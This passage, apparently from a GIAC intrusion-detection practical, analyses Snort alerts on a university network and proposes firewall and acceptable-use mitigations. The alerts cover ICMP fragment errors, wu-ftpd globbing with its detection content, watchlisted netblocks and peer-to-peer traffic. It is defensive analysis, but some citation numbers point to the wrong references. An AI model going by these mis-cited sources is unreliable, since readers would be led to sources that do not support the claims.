This section will identify traffic that can be categorized as resource consumption traffic, which is typically used in an attempt to cause a Denial of Service (DoS) to either network devices or servers. The events in this section have been seen more than a thousand times giving the traffic a higher likelihood of a denial of service attempt.

Traffic classified as out of specification can also be classified within this section. However, due to the insignificant number of OOS frames it is not likely that they were sent with the intent of causing a denial of service.

Detected Events	*Event Count*	*Risk*
ICMP Fragment Reassembly Time Exceeded	1725	Medium
FTP DoS ftpd globing	1464	Low

1. **ICMP Fragment Reassembly Time Exceeded** **Count: 1725**
   Summary: This alert is triggered with the IDS sensor decodes an ICMP packet of type 11 (Time Exceeded) and code 1 (Fragment Reassembly Time Exceeded).
   Correlation: This type of traffic is sent in response to an incomplete chain of packet fragments whose reassembly time has expired on the destination host. All sources of this ICMP traffic were internal hosts. There 70+ internal hosts generating this response to 50+ internal and external hosts, all during different periods of the day through this 5 day scope. [7]
   Conclusion: Since this is a response to an incomplete fragmented packet and due to its volume this is categorized as a DoS (Denial of Service) attempt. This is categorized as a DoS since the RFCs state that a host and router should wait between 60 and 120 seconds before dropping the fragmented packets. This may be enough of a time window to fill fragmentation buffers on hosts/devices and depending on the device could either begin dropping legitimate traffic or fail altogether.
   Because of the length of time between unique fragmentation responses, this cannot be classified as a DDoS (Distributed Denial of Service).
   This could have been caused by NMAP, FragRoute, or other fragmentation tool used to obfuscated system attacks or be simply used to port scan a host. The results would be the same and there isn't enough information to make the precise distinction. Fragmented packet should be dropped at the perimeter.

2. **FTP DoS ftpd globing** **Count: 1464**

Summary: This alert indicates that a remote attacker may be attempting to crash the wu-ftpd server software by sending a wildcard request to create a denial of service on vulnerable wu-ftpd servers. The vulnerability that makes this attack possible can also be manipulated to allow remote attacker to gain root access to the server. This alert is triggered when a packet, which is destined for a host via TCP port 21 and contains the following hexadecimal data: [8], [3]

```
content: "|2f2a|"
```

Correlation: This alert was triggered by 24 unique external hosts that were sending data to 12 unique internal hosts. Each of the 24 source hosts were sending this type of traffic to exactly one host each. For each of the 24 sources, this was the only alert triggered for each of the hosts. Several of the destination hosts coincidently also have other high-risk traffic both destined and originating from them (see above). Each set of alerts destined for the same host is sequential in time. Specifically, those hosts that received this traffic from more than one host (never more than 4 sources total) did not have this traffic interleaved with other hosts. This would rule out the possibility of a Distributed Denial of Service (DDoS).

Conclusion: The signature alerting to this attack is vague. It references an old vulnerability in how wu-ftpd processes common wild-card requests. It is likely that this is legitimate traffic in which the user is using a tool to mirror an ftp site or directory. The client itself will pass wildcards to the server to retrieve refined directory listings, which would trigger this alert. (As noted, this signature is old and was removed from the latest snort signatures)

VI. Potential Policy Violations

The events within this classification serve two purposes. Initially this class of alert can be helpful in identifying typical traffic that traverses the infrastructure and help to build firewall policies. Secondly, this type of data will also show events, which should not be typically seen on a network and can be used as an indicator that there may be a compromised host within the network. This type of information will be used to provide correlation information for other EOI.

Detected Events	*Event Count*
TFTP - External UDP connection to internal tftp server	1
X11 outgoing	1
TFTP - Internal UDP connection to external tftp server	1
MISC PCAnywhere Startup	3
Port 55850 UDP - Possible myserver activity -ref. 010313-1	3
Port 55850 TCP - Possible myserver activity -ref. 010313-1	3
INFO Inbound GNUTella Connect accept	8
INFO Napster Client Data	33
INFO FTP anonymous FTP	71
IRC evil - running XDCC	79
INFO Inbound GNUTella Connect request	319
INFO Outbound GNUTella Connect request	376
AFS - Off-campus activity	4866

INFO MSN IM Chat data	8083
INFO Possible IRC Access	21951

VII. Additional Data Required

Events in this category require further investigation. These may be alerts that have been generated from a custom Snort signature or those alerts that have immediately been identified as false positives.

Detected Events	*Event Count*	*Risk*
suspicious host traffic	10	Unknown
Watchlist 000222 NET-NCFC	14	Low
Watchlist 000220 IL-ISDNNET-990517	2141	Medium
MISC Large UDP Packet	15403	N/A – F. P.

1. **Suspicious host traffic**
   Summary: This is a custom signature and the event triggering this alert is unknown.
   Correlation: This alert was triggered on traffic from 6 external hosts that was destined for 2 internal hosts. The destination ports were TCP/80(HTTP) and TCP/143(IMAP2). There is no scan data or OOS data on any of the source hosts. Also there are not other alerts triggered on traffic from these hosts.

Sources
216.150.152.141
68.98.112.135
12.101.2.122
66.76.246.189
65.197.45.59
146.129.184.168

Destinations
MY.NET.5.44
MY.NET.5.67

   Conclusion: There isn't enough information about this signature to determine the risk level and identify risk mitigation steps.

2. **Watchlist 000222 NET-NCFC** **Count: 14**
   Summary: This alert triggers on any traffic from the 'NCFC' netblock (159.226.0.0/16), which according to ARIN is the Computer Network Center Chinese Academy of Sciences.
   Correlation: According to several SANS postings in March of 2000 there appears to have been a significant increase in activity from this netblock.
   Conclusion: This signature was put into place to monitor any traffic from this netblock regardless of its type. The risk level here is low, but if the data is available, packet contents should be analyzed. In this case, two packets were sent that should be investigated just in case:

```
06/14-18:14:25.453718 [**] Watchlist 000222 NET-NCFC [**] 159.226.49.25:3651 ->
MY.NET.153.127:80
06/14-18:14:28.683539 [**] Watchlist 000222 NET-NCFC [**] 159.226.49.25:3651 ->
MY.NET.153.127:80
```

3. **Watchlist 000220 IL-ISDNNET-990517 Count: 2141**
   Summary: This alert triggers on any traffic from the 'ISDN Net Ltd.' netblock in Israel (212.179.0.0/18), which according to RIPE the sources are from various smaller companies and personal registrations.
   Correlation: Most notably the source, 212.179.40.132 registered to, KIBBUTZ-GADOT-LAN, was the cause of 2038 alerts. The traffic was detected between 0949 and 1621 on 06/11/02. Furthermore, the destination port for this particular traffic was TCP 1214 (KaZaa). Most of the other traffic was also KaZaa traffic as well. Nothing of significance was noted within the remaining traffic sets.
   Conclusion: Even though most of the traffic seen here can be categorized as a policy violation, due to the fact that the source was on the watchlist and that this signature alerts to all type of traffic it must be placed into this category. Due to the volume and type of traffic and that this netblock is being monitored this event has a medium risk associated with it.

4. **MISC Large UDP Packet Count: 15403**
   Summary: This event is triggered when the IDS system detects large UDP packets being sent inbound to internal hosts.
   Correlation: The source ports for this traffic indicate that this is streaming media content. There seems to be no other correlation information within the data provided. This appears to be benign traffic.
   Conclusion: This type of traffic is typical of streaming media services. After investigation, this may be reclassified as a policy violation. At this stage, this alert is a false positive.

Mitigation Strategy

Once the analysis was complete, there were three major recurring classes of events which, when combined, made up for the largest percentage of the total number of detected events. Specifically, the event classes were Active Reconnaissance, Worm Infestation, and Policy Violations. Applying the 80:20 rule to Intrusion Detection, by eliminating the top 20% of the vulnerabilities, 80% of the Events of Interest can be eliminated or considered false positives. The following mitigation strategy is proposed.

To reduce the volume of Active Reconnaissance the University should adopt a default deny firewall policy. Much of the reconnaissance activity was SNMP public string searches and network mapping attempts using HPING2 and traceroute. This type of traffic and a significant number of other types does not need to traverse the University perimeter from external sources. A default deny firewall policy, to name a few benefits, will help to control reconnaissance activities, help to identify legitimate and acceptable traffic, increase throughput by blocking unwanted traffic, and optimize the effectiveness of the intrusion detection system.

In order to eliminate and control Self-Propagating Malicious logic its propagation method needs to be disabled. Each of the detected worms use TCP port 80 as its transport to compromise other hosts. It is the recommendation of this report that the University block both inbound and outbound TCP port 80 until the identified servers can be cleaned and patched. Since this may be difficult to implement due to business requirements, a block rule can be applied and as servers are brought back online, a rule can be created in order permit traffic to that server. This approach still may be painful but it will help to move the University in the direction of a default deny firewall policy. As an alternative, block rules can be applied only to those hosts, which have been detected as being Worm zombies. The blocks can be removed as the hosts are secured. This method is not preferred as it doesn't protect those hosts which have not yet been identified as vulnerable. However, tools exist which can help system administrators identify vulnerable systems so that they can be patched pro-actively.

To address the potential policy violations an official University acceptable use policy should be established. Firewall and Intrusion Detection technologies can then be used to enforce the policy and detect violations, respectively.

Finally, it is important to note that there were several events relating to the potential use of trojan/backdoor programs. These hosts have been identified above and should be taken offline immediately for forensic analysis. These machines should be wiped and rebuilt before being brought back online.

A Note on Correlation

In order to assign a risk level and in some cases identify attacks an analyst must correlate large volumes of data that may span several weeks or months. This may be a task whose results may be inaccurate, incomplete, or too cumbersome to manage.
Over the 5-day analysis period, this report was able to identify the inter-relationships between attackers and the internal hosts she was attacking using traditional correlation techniques. Although time consuming and probably impractical in a live environment this was done manually. However, this information is extremely important because it not only shows where the attacker originated from but also shows all the internal machines that have been used as stepping-stones to attack other internal and external hosts. Though, as noted above the need for a tool to automate this process exists to assist in the long-term correlation of information. The chart below shows a sampling of the host relationships identified within this analysis. This chart was created manually in Visio and only covers the most active hosts. Charts like these can be invaluable due to the fact that they immediately show the potential attack vectors that an attacker may be using against an infrastructure.

One attempt to create a correlation tool is the Silicon Defense SPICE (Statistical Probing and Intrusion Correlation Engine) project.

"The basic idea with Spice is to monitor a network's packets. Each packet is assigned an anomaly score based on the normal traffic observed on the network. The higher the score, the more unusual and possibly suspicious the packet is. These are then passed to a correlator which

groups related packets together and reports portscans. The correlator is under active development, but an implementation of the anomaly sensor called SPADE has been released."

-Silicon Defense [15], [16]




Figure 7 Sample Correlation Map

References

GIAC Coorleations

[1] Beardsley, Tod. “Intrusion Detection and Analysis: Theory, Techniques, and Tools”. 8 May 2002. URL: http://www.giac.org/practical/Tod_Beardsley_GCIA.doc (10 Oct 2002)

[2] Drew, Steven. “Intrusion Detection In Depth”. 30 May 2002. URL: http://www.giac.org/practical/Steven_Drew_GCIA.doc (30 Oct 2002)

[3] Baird, Scott. “Intrusion Detection In Depth GCIA Practical Assignment”. 24 May 2002. URL: http://www.giac.org/practical/Scott_Baird_GCIA.doc (30 Oct 2002)

IDS Alert Summaries

[4] Anonymous. “ArachNIDS Vulnerability Database.” URL: http://www.whitehats.com/info/ (10 Oct 2002)

[5] Anonymous. “SNORT Signature Database.” URL: http://www.snort.org/snort-db/ (10 Oct 2002)

General Analysis Information

[6] Stewart, Joe. “Re: [Snort-users] CGI Null Byte Attack.” Neohapsis Mailing List. 20 Nov 2000 URL: http://archives.neohapsis.com/archives/snort/2000-11/0244.html (10 Oct 2002)

[7] RFP. “Poison Null Byte Attack.” 27 Feb 2001. URL: http://www.wiretrip.net/rfp/p/doc.asp/i1/d37.htm (06 Oct 2002)

[8] Anonymous. “Troubleshooting Windows XP.” 18 Sept 2001 http://support.microsoft.com/default.aspx?scid=KB;EN-US;q308007& (15 Oct 2002)

[9] Anonymous. “ICMP Type 11, Time exceeded message.” Unknown Date. http://www.networksorcery.com/enp/protocol/icmp/msg11.htm (10 Oct 2002)

[10] Anonymous. “Multiple Vulnerabilities in WU-FTPD.” CERT Advisory. 29 Nov 2001. http://online.securityfocus.com/advisories/3701 (10 Oct 2002)

[11] Green, John. “Detects Analyzed.” SANS Handlers Resource. 19 May 2000 http://www.sans.org/y2k/051900.htm (10 Oct 2002)

[12] Anonymous. “BACKDOOR BackOrifice access.” Snort Signatures Database. 19 Jan 2002. URL: http://www.snort.org/snort-db/sid.html?id=116 (10 Oct 2002).

[13] Anonymous. “BACKDOOR subseven 22.” Snort Signatures Database. 30 Jan 2002. URL: http://www.snort.org/snort-db/sid.html?id=103 (10 Oct 2002).

[14] Anonymous. ".ida "Code Red" Worm."17 Jul 2001. URL: http://www.eeye.com/html/Research/Advisories/AL20010717.html (10 Oct 2002)

[15] Anonymous. "Code Red II Worm Analysis." Eeye Research Lab. 04 Aug 2001 URL: http://www.eeye.com/html/Research/Advisories/AL20010804.html (10 Oct 2002)

[16] Internet Assigned Numbers Authority [IANA]. "IPv4 Address Space." 06 Aug 2002. URL: http://www.iana.org/assignments/ipv4-address-space (15 Oct 2002).

Miscellaneous

[17] Anonymous, "Software." Silicon Defense Software. Unknown Date. http://www.silicondefense.com/software/spice/index.htm (10 Oct 2002)

[18] Staniford, Hoagland, and McAlerney, "Practical Automated Detection of Stealthy Portscans." 01 Nov 2000. http://www.silicondefense.com/pptntext/Spice-JCS.pdf (10 Oct 2002)

Tools Used

- SNORT Version 1.8.6 (Build 105) (www.snort.org) - IDS Sensor
- Word 2000 Professional – Report Generation
- Excel 2000 Professional – Trend Data Analysis and Graphing
- Redhat Linux 7.2 (grep, sed, cat, sort, cut, perl/bash scripts) – Data Analysis
- SnortSnarf v020316.1 (http://www.silicondefense.com/software/snortsnarf/) – Weekly Report
- Redhat Linux 7.3 [dual processor 512mb ram] – Data Grinding
- Snort Signatures Database (http://www.snort.org/snort-db)
- Google (www.google.com) – Highly Advanced Research Tool
- ARIN (www.arin.net) – WHOIS database
- ArachNIDS Database (http://www.digitaltrust.it/arachnids/) – Because Whitehats Was Down
- VisualRoute 7 (www.visualroute.com) – One Click Interface to WHOIS, Ping, GUI Mapping
- UltraEdit – 32 (www.ultraedit.com) – Best Windows Hex/Text Editor.
- SSH .v2 (www.openssh.org) – So I could do this on the clock.